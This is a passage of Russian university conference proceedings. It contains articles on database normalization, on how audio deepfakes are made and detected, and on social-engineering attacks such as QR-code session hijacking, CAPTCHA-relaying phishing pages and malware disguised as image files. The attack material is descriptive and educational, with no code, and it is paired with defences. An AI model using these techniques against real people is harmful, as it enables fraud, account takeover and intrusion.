4. Экономико-математические методы и модели. Под ред. проф. А.В. Кузнецова. – Минск: БГЭУ, 2000.

5. Шелобаев С. И. Экономико-математические методы и модели. Второе издание. – М.: ЮНИТИ, 2005.

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 25.03.2025

ИСПОЛЬЗОВАНИЕ СХЕМЫ ФУНКЦИОНАЛЬНЫХ ЗАВИСИМОСТЕЙ ПРИ ПРОЕКТИРОВАНИИ ЛОГИЧЕСКОЙ МОДЕЛИ ДАННЫХ

Цирулёва Валентина Михайловна

Тверской государственный университет, г. Тверь

E-mail: vtsiruljova@mail.ru

Ключевые слова: проектирование баз данных, уровни моделирования, семантическое моделирование, функциональная зависимость, ER-диаграмма, нормализация.

Аннотация. В работе предложено рассматривать два метода создания логической модели данных как анализ и синтез и использовать в процессе нормализации отношений реляционной базы данных схему функциональных зависимостей, созданную на основе анализа ER-диаграммы семантической модели данных.

Преподавание дисциплины СУБД [1] на специальности «Компьютерная безопасность», помимо изучения теории, преследует две основные цели: научить студентов, во-первых, проектировать и реализовывать базы данных и, во-вторых, писать программный код на языке SQL.

При разработке базы данных обычно выделяется несколько уровней моделирования, при помощи которых происходит переход от предметной области к физической реализации базы данных средствами конкретной СУБД [1]:

1. сама предметная область,
2. модель предметной области,
3. логическая модель данных,
4. физическая модель данных,
5. собственно база данных и приложения.

В статье речь пойдет о третьем уровне моделирования. Логическая модель описывает понятия или объекты предметной области, их взаимосвязи, а также ограничения на данные, налагаемые предметной областью. При изучении дисциплины студенты должны освоить два метода логического моделирования: построение ER-диаграмм и процесс нормализации. Эти два метода взаимосвязаны и для одной и той же предметной области должны привести к одинаковым диаграммам данных. Поскольку первый из этих процессов является более простым и наглядным – подробно он описан, например, для заданной предметной области в [2], – то рекомендуется проектирование базы данных начинать с него. Если построение ER-диаграммы проведено корректно, то его можно расценивать как анализ, а процесс нормализации как синтез. Тем более что последний имеет доказательную базу в виде теоремы Хеза и теоремы

Фейджина о декомпозиции отношений и других утверждений реляционной алгебры. Связь между двумя способами построения логической модели данных и использование схемы функциональных зависимостей в процессе нормализации продемонстрируем на примере [1].

Предметная область – это часть реального мира, данные о которой мы хотим отразить в базе данных. Пусть требуется разработать информационную систему по заказу некоторой оптовой торговой фирмы. В первую очередь необходимо изучить предметную область и процессы, происходящие в ней и построить модель предметной области. Для этого опрашиваем сотрудников фирмы, читаем документацию, изучаем формы заказов, накладных и т.п. Пусть выяснилось, что проектируемая система должна выполнять следующие действия:

- хранить информацию о покупателях,
- печатать накладные на отпущенные товары,
- следить за наличием товаров на складе.

Выясним и перечислим допущения, которые должны выполняться для предметной области.

- Покупатели могут покупать много товаров, и товары могут продаваться многим покупателям.
- Фирма имеет несколько складов.
- Каждый товар может храниться на нескольких складах и быть проданным с любого склада.
- Покупатели покупают товары, получая при этом накладные, в которые внесены данные о количестве и цене купленного товара.
- Каждый покупатель может получить несколько накладных.
- Каждая накладная обязана выписываться на одного покупателя.
- Каждая накладная обязана содержать несколько товаров (не бывает пустых накладных).
- Каждый товар, в свою очередь, может быть продан нескольким покупателям через несколько накладных.

Перечислим характеристики объектов, сведения о которых должны храниться в базе данных.

- Покупатель: наименование покупателя, адрес, банковские реквизиты.
- Товар: наименование товара, единица измерения.
- Накладная: номер накладной, дата накладной, сумма накладной.
- Склад: наименование склада.

Предположим, что цена товара в накладной и текущая цена товара на складе – это разные цены и могут отличаться друг от друга. Список товаров в накладной не может быть атрибутом, поэтому он должен быть выделен в отдельную сущность.

Количество товара в накладной — это характеристика не просто товара, а товара в накладной.

Цена товара в накладной это также характеристика не просто товара, а товара в накладной.

Следуя этапам построения:

- выделение сущностей предметной области,
 - определение атрибутов сущностей,
 - описание взаимосвязей между сущностями,
- подробно описанным в [2], построим ER-диаграмму, изображенную на рис. 1



Рис. 1. ER-диаграмма модели данных “Оптовая торговая фирма”

Перейдем к процессу нормализации отношений.

Шаг 1. Приведение к первой нормальной форме (1НФ)

Выпишем универсальное отношение:

R(№_покупателя, имя_покупателя, адрес_покупателя, банк_реквизиты, №_накладной, дата_накладной, сумма_накладной, №_товара, наименование_товара, единица_измерения, текущая_цена, №_склада, наименование_склада, количество_товара_по_накл, цена_товара_по_накл, количество_товара_на_скл, цена_товара_на_скл).

Отношение R находится в 1НФ.

Чтобы определить первичный ключ универсального отношения, надо выделить функциональные зависимости.

Определение функциональных зависимостей и потенциального ключа универсального отношения с помощью допущений модели предметной области

На основе допущений, сформулированных в модели предметной области, можно выделить функциональные зависимости:

$\{\text{№_накладной}\} \rightarrow \text{№_покупателя, имя_покупателя, адрес_покупателя, банк_реквизиты, дата_накладной, сумма_накладной,}$

$\{\text{№_товара}\} \rightarrow \text{наименование_товара, единица_измерения, текущая цена,}$

$\{\text{№_склада}\} \rightarrow \text{наименование_склада,}$

$\{\text{№_накладной, №_товара}\} \rightarrow \text{количество_товара_по_накл, цена_товара_по_накл,}$

$\{\text{№_склада, №_товара}\} \rightarrow \text{количество_товара_на_скл, цена_товара_на_скл,}$

$\{\text{№_накладной, №_товара, №_склада}\} \rightarrow \text{№_покупателя, имя_покупателя, адрес_покупателя, банк_реквизиты, дата_накладной, сумма_накладной, наименование_товара, единица_измерения, текущая цена, наименование_склада, количество_товара_по_накл, цена_товара_по_накл, количество_товара_на_скл, цена_товара_на_скл.}$

Из анализа функциональных зависимостей следует, что первичным ключом универсального отношения является набор атрибутов: $\{\text{№_накладной, №_товара, №_склада}\}$.

Построение схемы функциональных зависимостей на основе ER-диаграммы и определение потенциального ключа универсального отношения с помощью построенной схемы функциональных зависимостей

Но функциональные зависимости вытекают и из связей между сущностями, которые представлены в ER-диаграмме.

Проанализируем диаграмму на рис.1 и найдем в ней истоки всех связей – начальные детерминанты всех функциональных зависимостей (ФЗ).

Легко видеть, что таковыми являются номер_склада, номер_товара отношения Товар_на_складе и атрибуты первичного ключа номер_товара, номер_накладной отношения Запись_списка. Из чего следует, что первичный ключ универсального отношения будет содержать три атрибута $\{\text{№_накладной, №_товара, №_склада}\}$.

Далее по стрелкам связей в ER-диаграмме можно проследить, детерминантами каких функциональных зависимостей являются эти и зависимые от них атрибуты.

Проанализировав все связи между отношениями в ER-диаграмме на рис. 1, приходим к схеме функциональных зависимостей, изображенной на рис. 2.




Рис.2. Схема функциональных зависимостей модели данных “Оптовая торговая фирма”

Шаг 2. Приведение ко второй нормальной форме (2НФ)

Универсальное отношение с выделенным первичным ключом:

$R(\underline{\text{№_покупателя}}, \text{имя_покупателя}, \text{адрес_покупателя}, \text{банк_реквизиты}, \underline{\text{№_накладной}}, \text{дата_накладной}, \text{сумма_накладной}, \underline{\text{№_товара}}, \text{наименование_товара}, \text{единица_измерения}, \text{текущая_цена}, \underline{\text{№_склада}}, \text{наименование_склада}, \text{количество_товара_по_накл}, \text{цена_товара_по_накл}, \text{количество_товара_на_скл}, \text{цена_товара_на_скл})$.

Проводим декомпозицию универсального отношения. Из схемы на рис. 2 следует, что имеется 5 функциональных зависимостей неключевых атрибутов от части первичного ключа. Осуществляем декомпозицию универсального отношения, вынося из него зависимые атрибуты вместе с дубликатами детерминантов. Получаем пять отношений, находящихся в 2НФ:

$R1(\underline{\text{№_накладной}}, \text{№_покупателя}, \text{имя_покупателя}, \text{адрес_покупателя}, \text{банк_реквизиты}, \text{дата_накладной}, \text{сумма_накладной})$,

$R2(\underline{\text{№_товара}}, \text{наименование_товара}, \text{единица_измерения}, \text{текущая_цена})$,

$R3(\underline{\text{№_склада}}, \text{наименование_склада})$,

$R4(\underline{\text{№_накладной}}, \underline{\text{№_товара}}, \text{количество_товара_по_накл}, \text{цена_товара_по_накл})$,

$R5(\underline{\text{№_склада}}, \underline{\text{№_товара}}, \text{количество_товара_на_скл}, \text{цена_товара_на_скл})$.

Остаток универсального отношения $R6(\underline{\text{№_накладной}}, \underline{\text{№_товара}}, \underline{\text{№_склада}})$ также требует дальнейшей декомпозиции. Выделим в $R6$ заново функциональную зависимость (если она есть). Отношение $R6$ не находится в 2НФ, так как имеется функциональная зависимость:

$\Phi 3: \{\underline{\text{№_накладной}}\} \rightarrow \underline{\text{№_склада}}$. Осуществим декомпозицию отношения $R6$ на два отношения: $R61(\underline{\text{№_накладной}}, \underline{\text{№_склада}})$ и $R62(\underline{\text{№_накладной}}, \underline{\text{№_товара}})$ – остаток отношения $R6$.

Отношения $R1$ и $R61$ имеют один и тот же ключ. Объединяем их в одно отношение $R1(\underline{\text{№_накладной}}, \underline{\text{№_склада}}, \underline{\text{№_покупателя}},$

имя_покупателя, адрес_покупателя, банк_реквизиты, дата_накладной, сумма_накладной).

Отношения R4 и R62 также имеют один и тот же ключ. Объединяем их в одно отношение R4(№_накладной, №_товара, количество_товара_по_накл, цена_товара_по_накл).

В результате второго шага получаем 5 отношений, находящихся в 2НФ:

R1(№_накладной, №_склада, №_покупателя, имя_покупателя, адрес_покупателя, банк_реквизиты, дата_накладной, сумма_накладной),

R2(№_товара, наименование_товара, единица_измерения, текущая цена),

R3(№_склада, наименование_склада),

R4(№_накладной, №_товара, количество_товара_по_накл, цена_товара_по_накл),

R5(№_склада, №_товара, количество_товара_на_скл).

Шаг 3. Приведение к третьей нормальной форме (3НФ)

Отношения R2, R3, R4 и R5 находятся в 3НФ. Из схемы функциональных зависимостей на рис. 2 видно, что в отношении R1(№_накладной, №_склада, №_покупателя, имя_покупателя, адрес_покупателя, банк_реквизиты, дата_накладной, сумма_накладной) имеется функциональная зависимость неключевых атрибутов от неключевых:

{№_покупателя} → имя_покупателя, адрес_покупателя, банк_реквизиты. Осуществим декомпозицию отношения R1 на два отношения:

R6(№_покупателя, имя_покупателя, адрес_покупателя, банк_реквизиты) и R1(№_накладной, №_склада, №_покупателя, дата_накладной, сумма_накладной).

Отношения R1 и R6 находятся в 3НФ. Декомпозиция завершена.

Как показывает опыт преподавания дисциплины СУБД и обучения студентов моделированию баз данных, использование функциональных зависимостей при проектировании логической модели делает процесс нормализации более понятным и легче реализуемым.

СПИСОК ЛИТЕРАТУРЫ

1. Цирулёва В.М. Проектирование баз данных: учебно-методическое пособие по курсу «Системы управления базами данных». Тверь: Изд-во ТвГУ, 2014. 168 с.

2. Филимонов И.С., Цирулёва В.М. Построение логической модели базы данных платформы Codeforces / Перспективы развития математического образования в эпоху цифровой трансформации. Тверь, Изд-во ТвГУ, 2022. С. 214-219.

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 25.03.2025

АУДИО-ДИПФЕЙКИ: МЕТОДЫ ИХ СОЗДАНИЯ И РАСПОЗНАВАНИЯ

Цирулева Валентина Михайловна

Тверской государственный университет, Тверь

E-mail: vtsiruljova@mail.ru

Рожнова Ольга Анатольевна

Тверской государственный университет, Тверь

E-mail: o.rozhn0va@yandex.ru

Ключевые слова: *аудио-дипфейки, методы создания аудио-дипфейков, методы распознавания аудио-дипфейков.*

Аннотация. В работе рассматриваются аудио-дипфейки как одна из актуальных угроз информационной безопасности, методы их создания и распознавания.

Звуковая информация играла важную роль на всем протяжении истории человечества. В эпоху цифровых технологий и непрерывного образования ее значимость существенно возросла. Особенно важными в этой связи становятся такие характеристики информации, как ее подлинность и достоверность. Обеспечение целостности, то есть защиты от преднамеренного или непреднамеренного изменения информации или процессов ее обработки является одной из основных задач обеспечения информационной безопасности.

Аудио-дипфейки как угроза информационной безопасности. Серьезной угрозой информационной безопасности на данный момент является быстро развивающаяся технология аудио-дипфейков («audio deepfake») – поддельных аудиозаписей, созданных при помощи искусственного интеллекта, которые имитируют голоса конкретных людей [1]. Изначально технология «искусственной речи» была разработана для различных приложений с целью улучшения жизни человека. Но со временем стали появляться более реалистичные аудио-дипфейки, которые использовались для распространения ложной информации.

Согласно глобальному опросу McAfee 2023 года жертвой мошенничества с использованием аудио-дипфейка стал один человек из десяти, а 77% из этих жертв сообщили, что потеряли в результате этого деньги [2]. Количество созданных и опубликованных аудио-дипфейков с каждым годом возрастает в несколько раз.

Актуальность исследований по изучению и выявлению аудио-дипфейков обусловлена следующими серьезными проблемами, которые они создают: возможность взлома аккаунтов, которые используют биометрию голоса; распространение ложной информации; нанесение вреда репутации и имиджу человека; использование аудио-дипфейков как инструмента целевого фишинга для манипуляции, выманивания денег или личной информации конкретного пользователя.

На данный момент можно условно выделить следующую классификацию аудио-дипфейков:

- Аудио-дипфейки на синтетической основе. Эта категория основана на искусственном воспроизведении человеческой речи с использованием метода «Text-To-Speech», который преобразует текст в естественную речь [3].
- Аудио-дипфейки, основанные на имитации. Этот способ преобразует речь одного говорящего таким образом, чтобы она звучала как речь другого говорящего. Происходит имитирование необходимого голоса без изменения лингвистической информации за счет изменения входящего речевого сигнала (преобразование произношения, стиля или интонации). Иногда такую задачу называют «голосовой перенос» [4].
- Частичные аудио-дипфейки. Это работы, целью которых является воспроизведение частичной записи голоса собеседника. Злоумышленники получают запись с микрофона речи какого-то человека, потом некоторые слова или предложения подделываются, изменяя смысл сказанного.

Методы создания аудио-дипфейков. Для каждой из категорий аудио-дипфейков можно выделить технологии по их созданию. Основой для создания частичных аудио-дипфейков является наличие записи с микрофона речи необходимого человека с нужными произнесенными словами. Поддельная часть сообщения может быть сгенерирована при помощи двух других категорий аудио-дипфейков.

С технической точки зрения системе для создания аудио-дипфейков на синтетической основе при помощи метода «Text-To-Speech» нужно решить задачу распознавания текста и задачу преобразования текста в звуковую форму на основе предоставленной модели речи. На вход поступают два источника – текст и образец голоса, которым нужно озвучить данный текст. Такая система генерации обычно состоит из 3 модулей: модуль анализа текста («Text Encoder»), акустический модуль («Speaker Encoder») и вокодер («Vocoder») – виртуальное устройство синтеза речи [5].




Рис. 1. Алгоритм создания аудио-дипфейка при помощи метода «Text-To-Speech»

Модуль анализа текста исследует и преобразует входной текст. Далее акустический модуль извлекает параметры предоставленной модели речи из аудиоданных и преобразует их. Объединение этих двух результатов в спектрограмму происходит при помощи декодера. В конце вокодер преобразует спектрограмму в звуковую форму.

Аудио-дипфейк, основанный на имитации, принимает речевой сигнал в качестве входных данных и изменяет его – преобразует интонацию, стиль или произношение, пытаясь, таким образом, имитировать необходимый голос, не изменяя лингвистическую информацию. За преобразование одной речи в другую отвечает модуль преобразования голоса.



Рис. 2. Алгоритм подхода, основанного на имитации

В процессе создания часто задействуют автокодировщики – специальные типы нейронных сетей, которые для начала сжимают до необходимого представления входные данные (эту часть называют «Encoder»), а потом для восстановления исходных данных обучаются их разжимать из этого представления обратно (эту часть называют «Decoder») [4]. За счет этого модель учится выделять основную информацию.

На вход модели поступает две аудиозаписи. Из первой при помощи «Content Encoder» выделяют информацию, а из второй с использованием «Speaker Encoder» получают все важные звуковые характеристики копируемого голоса [4]. Обе эти информации объединяют, а потом генерируют результат при помощи декодера. В результате получается информация из первой аудиозаписи, озвученная голосом второй.

Методы распознавания аудио-дипфейков. Решая проблему выявления аудио-дипфейков, необходимо определить какие звуковые характеристики исследовать и какими методами пользоваться далее для их анализа и классификации.

Многие исследователи выбирали разные пути для анализа звука для решения данной проблемы. Приведем некоторые из них [6]:

- Анализируя синтетический звук, некоторые исследователи основывались на том, что в поддельных записях присутствуют или отсутствуют лишние звуковые элементы. Так, например, американская компания по безопасности Pindrop разработала метод по распознаванию аудио-дипфейков на основе анализа артефактов звучания – то есть воспроизводимых при определенных условиях

дефектов или шумов в сигнале или аудиозаписи. Например, в английском языке существуют особо сложные для произношения согласные – s, f, z, v. Системам по генерации аудио-дипфейков особенно сложно освоить звуки, которые возникают при произнесении таких согласных, поэтому программы часто воспринимают их как фоновый шум. В итоге при создании аудио-дипфейка эти согласные пропускаются или звучат иначе. Помимо этого, особое значение для анализа стоит уделить окончанию слов. Многим алгоритмам по генерации аудио-дипфейков сложно смоделировать окончание слов (они тоже принимаются за фоновый шум). Поэтому в синтезированном звуке произнесенное слово часто резко прерывается в конце, в отличие от (в основном) плавного звучания человеческой речи.

- Еще один метод был разработан журналистами «The Conversation» совместно с университетом Флориды. Его идея заключается в измерении и анализе акустических различий между оригинальной речью и синтезированной. Исследователи основывались на анатомии голоса человека. Можно выделить основные акустические свойства голоса, если анализировать звуки, которые человек производит с помощью губ, голосовых связок и языка. Такой диапазон звучания достаточно небольшой – не более 200 звуков. Воссоздать эти анатомические особенности искусственный интеллект не способен.
- Ученые из института IT-безопасности Хорста Горца разработали алгоритм выявления аудио-дипфейка по частотам речи. Ученые проанализировали записи на английском и японском языках и сравнили распределение частот в поддельном и оригинальном звуке. По их словам, разница была значительной.
- Сингапурская компания DSO National Laboratories разработала программу, которая анализирует резкие паузы и внезапные изменения темпа речи. Этот анализ, по их мнению, дает возможность распознать аудио-дипфейки.
- Исследователи испанского университета Малаги разработали метод на основе анализа визуализации голосовых аудиозаписей. Построенная модель машинного обучения с 98% точностью определяла аудио-дипфейк.
- Международная группа исследователей предложила метод исследования на основе преобразования Фурье. Для анализа достаточно несколько секунд звучания. Сначала к необработанным аудиосигналам применяют математическое правило разложения звука в коэффициенты Фурье. Далее полученные коэффициенты используются для построения спектрограммы. А уже потом происходит анализ спектрограммы с помощью нейронной сети. Метод получил очень широкое распространение и развитие.

Когда необходимые звуковые характеристики получены, текущие дальнейшие методы обработки данных разделялись на два основных типа: модели на основе нейронных сетей или модели на основе выбранного классического или ансамблевого алгоритма машинного обучения.

На данный момент применяются все классические и некоторые ансамблевые алгоритмы машинного обучения при решении задач обнаружения аудио-дипфейков. Например, ученые в работе [7] решили использовать популярные алгоритмы машинного обучения. Они разделили исходный датасет на поднаборы данных в зависимости от длины аудио и скорости передачи данных. Были получены следующие результаты точности:

Models	for-2sec	for-norm	for-rerac
SVM	97.57	71.54	98.83
MLP Classifier	94.69	86.82	98.79
Decision Tree	87.13	62.16	88.28
Extra Tree Classifier	94.61	91.46	96.87
Gaussian Naive Bayes	88.20	81.81	81.91
Ada Boost	90.23	88.40	87.67
Gradient Boosting	94.30	92.63	93.51
XGBoost	94.52	92.60	93.40
Linear Discriminant Analysis	89.50	91.35	87.56
Quadratic Discriminant Analysis	96.13	61.36	96.91

Рис. 3. Полученные результаты точности применения алгоритмов машинного обучения в работе [7]

Как заметили авторы работы, наилучшие результаты на большинстве наборах показал метод опорных векторов (SVM) – алгоритм, основная идея которого заключается в поиске гиперплоскости или линии, которая разделяет классы наилучшим образом.

Переходя к выбранным типам нейронных сетей для решения задачи выявления аудио-дипфейков, стоит отметить, что были предприняты попытки использования различных архитектур [8], [9], [10]: CNN, DNN, RNN и других. При извлечении важной информации высокочастотных и временных характеристик хорошие результаты показала сверточная нейронная сеть (CNN) – особая архитектура нейронных сетей, которая при помощи сверточных слоев выделяет важные признаки из входных данных и уменьшает их размерность, а за счет слоев пулинга извлекает ключевые характеристики. Например, в работе [8] набор аудиоданных представлялся в виде гистограммы, а после анализ проводился при помощи модели CNN. Модель показала точность более 98%.

Поскольку количество созданных и опубликованных аудио-дипфейков с каждым годом растет, их изучение, разработка методов по их выявлению является важным направлением в ходе дальнейших исследований.

СПИСОК ЛИТЕРАТУРЫ

1. Корпорация «Дипфейк». // [Электронный ресурс]. Режим доступа: <https://www.kommersant.ru/doc/6890868> (дата обращения 20.02.2025).
2. Artificial Imposters—Cybercriminals Turn to AI Voice Cloning for a New Breed of Scam. // [Электронный ресурс]. Режим доступа: <https://www.mcafee.com/blogs/privacy-identity-protection/artificial-imposters-cybercriminals-turn-to-ai-voice-cloning-for-a-new-breed-of-scam/> (дата обращения: 10.07.2024).
3. A Survey on Neural Speech Synthesis. // [Электронный ресурс]. Режим доступа: <https://arxiv.org/abs/2106.15561> (дата обращения: 12.07.2024).
4. Не верь ушам своим: голосовые дипфейки. // [Электронный ресурс]. Режим доступа: <https://www.kaspersky.ru/blog/audio-deepfake-technology/35694/>. (дата обращения: 12.10.2024).
5. Голосовой DeepFake, или Как работает технология клонирования голоса. // [Электронный ресурс]. Режим доступа: <https://proglib.io/p/golosovoy-deepfake-ili-kak-rabotaet-tehnologiya-klonirovaniya-golosa-2019-12-11> (дата обращения: 12.10.2024).
6. Математика и гидродинамика: как ученые распознают аудиодипфейки. // [Электронный ресурс]. Режим доступа: <https://trends.rbc.ru/trends/industry/63749a209a794736ffec2b8e>. обращения: 12.10.2024).
7. A. Hamza et al.. Deepfake Audio Detection via MFCC Features Using Machine Learning / A. Hamza et al. // IEEE Access, vol. 10, pp. 134018-134028, 2022
8. D.M.Ballesteros, Y.Rodriguez-Ortega, D.Renza, G.Arce. Deep4SNet: Deep Learning for Fake Speech Classification / D.M.Ballesteros, Y.Rodriguez Ortega, D.Renza, G.Arce // Expert Systems with Applications. – 2021. – № 184. – С. 115465.
9. R.Wang, F.Juefei-Xu, Y.Huang, Q.Guo, X.Xie, L.Ma, Y.Liu Deepsonar: Towards effective and robust detection of aysynthesized fake voices / R.Wang, F.Juefei-Xu, Y.Huang, Q.Guo, X.Xie, L.Ma, Y.Liu // Association for Computing Machinery, Inc. – 2020. – С. 1207-1216.
10. R.L.M.A.P.C.Wijethunga, D.M.K.Matheesha, A. Al Noman, K.H.V.T.A. De Silva, M.Tissera, L.Rupasinghe . De Silva, M.Tissera, L.Rupasinghe. Deepfake audio detection: A deep learning based solution for group conversations / R.L.M.A.P.C.Wijethunga, D.M.K.Matheesha, A. Al Noman, K.H.V.T.A. De Silva, M.Tissera, L.Rupasinghe // IEEE. – 2020. – № 1. – С. 192-197.

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 25.03.2025

ДЕМОНСТРАЦИЯ АКТУАЛЬНОСТИ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ В ТЕХНИЧЕСКИХ АТАКАХ

Шалин Глеб Романович

Тверской государственный университет, г. Тверь

E-mail: powerfulletafan@gmail.ru

Литышев Александр Николаевич

Тверской государственный университет, г. Тверь

E-mail: wwwq181@bk.ru

Ключевые слова: социальная инженерия, пентест, компьютерная безопасность.

Аннотация. Материал собран для ознакомления с темой: «Демонстрация актуальности социальной инженерии в технических атаках». Также собранные сведения могут быть полезны для ознакомления с некоторыми методами социальной инженерии для реализации технических атак в теме «Penetration test» в компьютерной безопасности.

Во время изучения новых тем, связанных с компьютерной безопасностью, бывает сложно найти описание современной и востребованной технологии в простом и доступном формате. Данный материал предоставляет необходимую информацию о небольшой части методов социальной инженерии и её применении в технических атаках, что позволит читателю получить базовые знания для последующего углубленного изучения.

Социальная инженерия по-прежнему остаётся одним из наиболее эффективных методов проведения атак в сфере кибербезопасности. Даже самые современные технические средства защиты могут оказаться неэффективными, если злоумышленник воздействует на человеческий фактор.

В данной публикации рассматриваются основные методы социальной инженерии, их психологические аспекты и практическое применение в сочетании с техническими инструментами для проведения успешных атак в рамках обучения компьютерной безопасности. Также рассматриваются методы атак, которые могут быть применены против компаний, государственных и частных учреждений. Все представленные материалы предназначены исключительно для образовательных целей и могут быть использованы для проведения аудита безопасности.

ОСНОВЫ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

Социальная инженерия — это набор психологических методов, направленных на манипулирование человеческим сознанием для получения конфиденциальной информации или побуждения к определённым действиям. В отличие от технических методов взлома, она эксплуатирует человеческие слабости: доверчивость, страх, желание помочь, любопытство и подчинение авторитету.

Человеческий фактор часто является самым уязвимым звеном в системе безопасности, и более 80% успешных кибератак включают элементы социальной инженерии. Эффективность социальной инженерии основана на принципах авторитета, дефицита, социального доказательства и взаимности.

Для защиты от таких атак используются регулярные тренинги, симуляции фишинговых атак и многофакторная аутентификация. Эти меры помогают предотвратить манипуляции и укрепить безопасность организации.

МЕТОДЫ ВОЗДЕЙСТВИЯ И МАНИПУЛЯЦИИ

Социальные инженеры используют различные методы для достижения своих целей, основными из которых являются:

Претекстинг: Создание вымышленного сценария для получения доступа к информации. Например, злоумышленник представляется сотрудником технической поддержки, запрашивая учетные данные под предлогом проверки безопасности.

Фишинг: Массовая рассылка поддельных электронных писем, имитирующих официальные сообщения от банков и сервисов. Письма содержат ссылки на фальшивые веб-сайты для сбора учетных данных.

Вишинг (голосовой фишинг): Использование телефонных звонков для манипуляции. Злоумышленник представляется сотрудником банка или службы безопасности, запрашивая конфиденциальную информацию под предлогом предотвращения мошенничества.

Легендирование: Создание фиктивной личности для установления доверительных отношений с жертвой. Включает создание поддельных профилей в социальных сетях и личные встречи.

Кликджекинг: Техника обмана, при которой пользователь активирует скрытый элемент веб-интерфейса, полагая, что взаимодействует с другим.

Эти методы демонстрируют, как социальная инженерия сочетает психологические приёмы с техническими инструментами для обхода защитных мер и манипуляции людьми.

ТЕХНИЧЕСКИЕ АТАКИ С ПРИМЕНЕНИЕМ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

Сочетание методов социальной инженерии с техническими инструментами обеспечивает высокую эффективность кибератак. Рассмотрим три примера, иллюстрирующих синергию манипуляций и технологий.

1. QRLjacking: перехват сессий через QR-коды

Инструмент:

QRLjacking.py

Механизм:

Фишинговая страница имитирует интерфейс сервисов, использующих QR-авторизацию (WhatsApp, онлайн-банкинг).

QR-код генерируется в реальном времени, синхронизируясь с целевым сервисом.

При сканировании кода жертвой сессия перехватывается злоумышленником.

Используемые методы:

Претекстинг: Сообщения от имени IT-отдела с требованием «проверить доступ» к корпоративным ресурсам.

Легендирование: Представление сотрудником службы поддержки для «решения проблемы с аккаунтом».

Риски: В корпоративной среде доверие к внутренним коммуникациям повышает успешность атаки на 60% (по данным Positive Technologies).

2. Обход CAPTCHA через фишинговые страницы

Инструмент: rescap.py

Механизм:

Поддельная страница имитирует reCAPTCHA, транслируя действия пользователя злоумышленнику.

Решение CAPTCHA жертвой аутентифицирует бота на целевом ресурсе или способствует введению в заблуждение пользователя, который будет уверен, что находится на легитимном сервисе.

Используемые методы:

Фишинговые письма с уведомлениями о «подозрительной активности».

Вишинг: Звонки от «службы безопасности» с требованием пройти проверку.

Технологии: Подмена номеров, синтез голоса и биометрических данных для повышения доверия.

Статистика: 67% атак на системы с двухфакторной аутентификацией используют подобные методы (по данным IBM X-Force, 2024).

3. Маскировка вредоносных файлов

Инструмент: cfile.py

Механизм:

Внедрение вредоносного кода в файлы, замаскированные под изображения (.png) или документы (.pdf).

При открытии файла запускается скрипт, устанавливающий бэкдоры или кейлоггеры.

Используемые методы:

Легендирование: Рассылка от имени HR-специалистов с «важными документами» или коллег с «фотографиями с корпоратива».

Кликджекинг: Скрытие истинного расширения файла через подмену иконок.

Пример. В 2023 году 45% сотрудников открыли замаскированные файлы из-за доверия к источнику (по данным Kaspersky Lab).

ЗАЩИТНЫЕ МЕРЫ

Обучение сотрудников: Регулярные тренинги по распознаванию фишинга и вишинга.

Технический аудит: Мониторинг аномальных действий (например, частых сканирований QR-кодов).

Многофакторная аутентификация: Снижение рисков даже при утечке данных.

Верификация источников: Проверка подлинности запросов через официальные каналы.

Обновление ПО и систем защиты: Внедрение антивирусных решений с поведенческим анализом.

Автоматизация мониторинга: AI-инструменты для анализа подозрительных действий в реальном времени.

МЕТОДИКА ПРОВЕДЕНИЯ АТАК С ПРИМЕНЕНИЕМ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ: СЦЕНАРИЙ, КОНТАКТ, ЭКСПЛУАТАЦИЯ ДОВЕРИЯ

Проведение атаки с использованием социальной инженерии включает несколько ключевых этапов, сочетающих психологические методы с техническими инструментами. Этот процесс помогает выявить уязвимости, связанные с человеческим фактором, и разработать рекомендации по усилению безопасности.

Этапы атаки

1. *Планирование и сбор информации.* Атакующий собирает информацию о целевой организации или сотрудниках, используя публичные источники (OSINT), корпоративные веб-сайты и социальные сети. Цель — создать детальный портрет потенциальных жертв для персонализированной атаки.

2. *Разработка сценария атаки.* На основе собранной информации разрабатывается сценарий, включающий выбор методов социальной инженерии и технических инструментов. Подготавливаются скрипты, фишинговые страницы и вредоносные файлы.

